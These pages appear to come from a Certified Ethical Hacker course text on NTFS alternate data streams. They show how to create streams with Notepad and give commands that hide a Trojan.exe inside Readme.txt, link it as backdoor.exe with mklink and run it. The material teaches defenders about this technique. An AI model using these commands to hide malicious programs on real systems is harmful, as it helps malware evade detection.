


Figure 6.159: Hiding files using NTFS data streams

Files with ADS are impossible to detect using native file-browsing techniques such as the command line or Windows Explorer. After an ADS file is attached to the original file, the size of the original file does not change. The only indication that the file was changed is the modification timestamp, which can be innocuous.



How to Create NTFS Streams

Notepad is stream compliant application

Step 1
- Launch `c:\>notepad myfile.txt:lion.txt`
- Click '**Yes**' to create the new file, enter some data and **Save** the file

Step 2
- Launch `c:\>notepad myfile.txt:tiger.txt`
- Click '**Yes**' to create the new file, enter some data and **Save** the file

Step 3
- View the file size of `myfile.txt` (It should be zero)

Step 4
- To view or modify the stream data hidden in step 1 and 2, use the following commands respectively:

```
notepad myfile.txt:lion.txt
notepad myfile.txt:tiger.txt
```

How to Create NTFS Streams

Using NTFS data streams, an attacker can almost completely hide files within a system. It is easy to use the streams, but the user can only identify it with specific software. Explorer can display only the root files; it cannot view the streams linked to the root files and cannot define the disk space used by the streams. As such, if a virus implants itself into ADS, it is unlikely that standard security software will identify it.

When the user reads or writes a file, it manipulates the main data stream by default.


We now explore how to create an ADS for a file. ADSs follow the syntax: "filename.ext:alternateName".

Steps to create NTFS Streams:

1. Launch **`c:\>notepad myfile.txt:lion.txt`** and click '**Yes**' to create the new file, enter some data, and **Save** the file
2. Launch **`c:\>notepad myfile.txt:tiger.txt`** and click '**Yes**' to create the new file, enter some data, and **Save** the file
3. View the file size of **`myfile.txt`** (It should be zero)
4. The following commands can be used to view or modify stream data hidden in steps 1 and 2, respectively:

```
notepad myfile.txt:lion.txt
notepad myfile.txt:tiger.txt
```

Note: Notepad is a stream-compliant application. You should not use alternate streams to store critical information.



NTFS Stream Manipulation

CEH
Certified Ethical Hacker
Location c:\
Move the contents of
Trojan.exe to Readme.txt
Location c:\
Trojan.exe (size: 2 MB)
Readme.txt (size: 0)

1. **To move the contents of Trojan.exe to Readme.txt (stream):**

```
C:\>type c:\Trojan.exe > c:\Readme.txt:Trojan.exe
```

2. **To create a link to the Trojan.exe stream inside the Readme.txt file:**

```
C:\>mklink backdoor.exe Readme.txt:Trojan.exe
```

3. **To execute the Trojan.exe inside the Readme.txt (stream), type:**

```
C:\>backdoor
```

NTFS Stream Manipulation


You can manipulate NTFS streams to hide a malicious file in other files, such as text files, by doing the following:

- **Hiding Trojan.exe (malicious program) in Readme.txt (stream):**

  Use the following command to move the contents of Trojan.exe to Readme.txt (stream):

  ```
  c:\>type c:\Trojan.exe >c:\Readme.txt:Trojan.exe
  ```

  The “type” command hides a file in an alternate data stream (ADS) behind an existing file. The colon (:) operator gives the command to create or use ADS.



Location c:\
Move the contents of
Trojan.exe to Readme.txt
Location c:\
Trojan.exe (size: 2 MB)
Readme.txt (size: 0)

Figure 6.160: NTFS stream manipulation

- **Creating a link to the Trojan.exe stream inside the Readme.txt file:**

  After hiding the file Trojan.exe behind the Readme.txt file, you need to create a link to launch the Trojan.exe file from the stream. This creates a shortcut for Trojan.exe in the stream.

